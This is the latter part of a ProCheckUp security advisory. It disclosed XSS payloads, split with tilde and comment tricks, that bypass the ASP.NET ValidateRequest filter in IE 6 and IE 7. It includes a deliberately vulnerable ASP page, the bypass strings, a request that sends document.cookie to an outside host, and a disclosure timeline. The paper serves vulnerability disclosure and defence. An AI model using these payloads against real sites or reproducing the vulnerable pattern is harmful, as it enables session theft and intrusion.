This code snippet is successfully executed by IE 6 and IE 7 fully patched, although the attack string has changed:

It is quite common to find that for a XSS attack to work you have to break out of the prior HTML tag by inserting a prior double quotation marks followed by left angle brackets ('">'). i.e.:

```
http://target.foo/anything.extension?varname="><script>alert('XSS')</script>
```

Counter-intuitively, when using this attack string variation (the one including the tilde character), the injected payload must be returned within HTML tags to work:

test3.aspx script

The following code was copied and saved as `c:\inetpub\wwroot\test3.aspx` on our test ASP .NET server:

```
<html>
<head><title></title><script>document.cookie='PCUSESSIONID=s
tealme'</script></head>

<body>
<form action="test3.aspx" method="get">
Your name: <input type="text" name="fname" size="20" />
<input type="submit" value="Submit" />
</form>
<%
	dim fname
	fname=Request.QueryString("fname")
	If fname<>"" Then
		Response.Write("Hello " & "<tagname " & fname &
"!<br />")
		Response.Write("How are you today?")
	End If
%>
</body>
</html>
```

Notice that the source code prints an HTML tag - printed in **bold** fonts - before printing user-supplied input (‘`fname`’ parameter).

The following request was made:

`http://target.foo/test3.aspx?varname=`**`<~/XSS/*-*/STYLE=xss:e/**/xpression(alert('XSS'))>`**

Which caused IE to popup the injected alert box. i.e.: the injected scripting code was successfully executed by IE.

Your name: Submit

Hello !
How are you today?

The following request was made:

```
http://target.foo/test3.aspx?fname=<~/XSS/*-
*/STYLE=xss:e/**/xpression(window.location=
"http://www.procheckup.com/?sid="%2bdocument.cookie)>
```

Which caused the client to redirect to www.procheckup.com along with the cookie of the site which is vulnerable to XSS (target.foo in this case). Thus, proving the attack still bypassed the latest .NET `ValidateRequest` filters and worked on the latest patched versions of IE 6 and IE 7.

2.7 Test platform used (2008)

```
Microsoft Windows Server 2003 R2 Standard Edition Build
3790.srv03_sp2_gdr.070304-2240 : Service Pack 2 (patched Aug
08) running Microsoft IIS 6.0 web server
ASP.NET Version: 1.1.4322.2407 (fully patched)
ASP.NET Version: 2.0.50727 (fully patched Aug 2008)
Microsoft Internet Explorer 6.0.2800.1106
Microsoft Internet Explorer 7.0.5730.13
```

3 Conclusion

3.1 .NET “ValidateRequest” filter rules

.NET/IIS `ValidateRequest` feature has the following malicious script protection filter rules:

.NET “ValidateRequest” filter rule #1

Block request if any alpha (`a-z, A-Z`) or certain special characters - i.e.: exclamation mark (‘`!`’) or pound sign (‘`£`’) - are supplied after a leading left angle bracket (‘<’).

.NET “ValidateRequest” filter rule #2

Block request on matching `expression(` string.

IE HTTP-compliant rule #3

Convert space characters (‘ ’) into ‘`%20`‘ which can disrupt the execution of more complex scripts.

.NET “ValidateRequest” filter rule #4 (NEW)

Block request on forward slash (‘`/`’) following left-angle bracket (‘<’).

The following payload bypasses them all:

```
<~/XSS/*-*/STYLE=xss:e/**/xpression(alert('XSS'))>
```

Quite often, when injecting XSS payloads, the prior HTML tag has to be escaped by a double quotation mark followed by a left-angle bracket (‘`">`‘) or similar. Otherwise, the injected scripting code is not executed by the client. ProCheckUp has found this attack is a bit trickier to get working, as the injected payload must be returned within an existing angle bracket.

3.2 IE bugs

IE has the following HTML interpretation bugs, which can be used to bypass protection filters:

IE bug #1

For style sheets, IE executes HTML code after a forward slash (‘`/`‘).

IE bug #2

The `expression(` string as reported by Roman Ivanov, can be split up by comment strings (‘`/**/`‘).

IE bug #3

So putting the dash character (‘`-`‘) within a comment, causes IE to interpret `/*-*/` as a space

IE bug #4

For style sheets, IE interprets HTML code after a left angle bracket, followed by a tilde, and forward slash (‘`<~/`‘).

4 Appendix

4.1 Research timeline

- November 2005: ProCheckUp discovers the original bypass payload and reports to CPNI
- December 2005: Microsoft assigns a case reference number 6305
- January 2006: Original version of paper released to CPNI distribution
- January-April 2006: Microsoft requires different proof of concepts
- August-September 2006: Wording of advisory release is agreed between all parties (CPNI, Microsoft and ProCheckUp)
- October 2006: CPNI Advisory is released
- April 2007: details of bypass payload is fully disclosed by ProCheckUp
- July 2007: Microsoft releases security bulletin addressing the problem
- October 2007: ProCheckUp discovers new attack variations which are not detected by MS07-040 patched systems
- June 2008: ProCheckUp informs Microsoft of these new MS07-40 bypass attack variations and is given case reference number 8319br
- August 2008: ProCheckUp discloses new payload variations

4.2 References

[1] How To: Protect From Injection Attacks in ASP.NET
http://msdn.microsoft.com/en-us/library/bb355989.aspx

[2] Take Advantage of ASP.NET Built-in Features to Fend Off Web Attacks
http://msdn.microsoft.com/en-us/library/ms972969.aspx#securitybarriers_topic6

[3] PR07-03: Microsoft ASP.NET request filtering can be bypassed allowing XSS and HTML injection attacks
http://www.procheckup.com/Vulner_PR0703.php

[4] Vulnerabilities in .NET Framework Could Allow Remote Code Execution
http://www.microsoft.com/technet/security/bulletin/ms07-040.mspx

[5] How post back works in ASP.NET
http://www.xefteri.com/articles/show.cfm?id=18

[6] STYLE attribute using a comment to break up expression by Roman Ivanov:
http://ha.ckers.org/xss.html

4.3 Credits

Paper written by Richard Brain of ProCheckUp Ltd.
Research by Richard Brain, Adrian Pastor and Jan Fry of ProCheckUp Ltd.

4.4 About ProCheckUp Ltd.

ProCheckUp Ltd, is a UK leading IT security services provider specialized in penetration testing based in London. Since its creation in the year 2000, ProCheckUp has been committed to security research by discovering numerous vulnerabilities and authoring several technical papers.

ProCheckUp has published the biggest number of vulnerability advisories within the UK in the past two years.

More information about ProCheckUp's services and published research can be found on:

http://www.procheckup.com/Penetration-Testing.php
http://www.procheckup.com/Vulnerabilities.php

4.5 Disclaimer

Permission is granted for copying and circulating this document to the Internet community for the purpose of alerting them to problems, if and only if, the document is not edited or changed in any way, is attributed to ProCheckUp Ltd, and provided such reproduction and/or distribution is performed for non-commercial purposes. Any other use of this information is prohibited. ProCheckUp is not liable for any misuse of this information by any third party.

4.6 Contact information

ProCheckUp Limited
Syntax House
44 Russell Square
London, WC1B 4JP
United Kingdom
Tel: + 44 (0) 20 7307 5001
Fax: +44 (0) 20 7307 5044
www.procheckup.com

ProCheckUp USA Limited
1901 60th PL
Suite L6204
Bradenton FL 34203
United States
Tel: + 1 941 866 8626
www.procheckup.com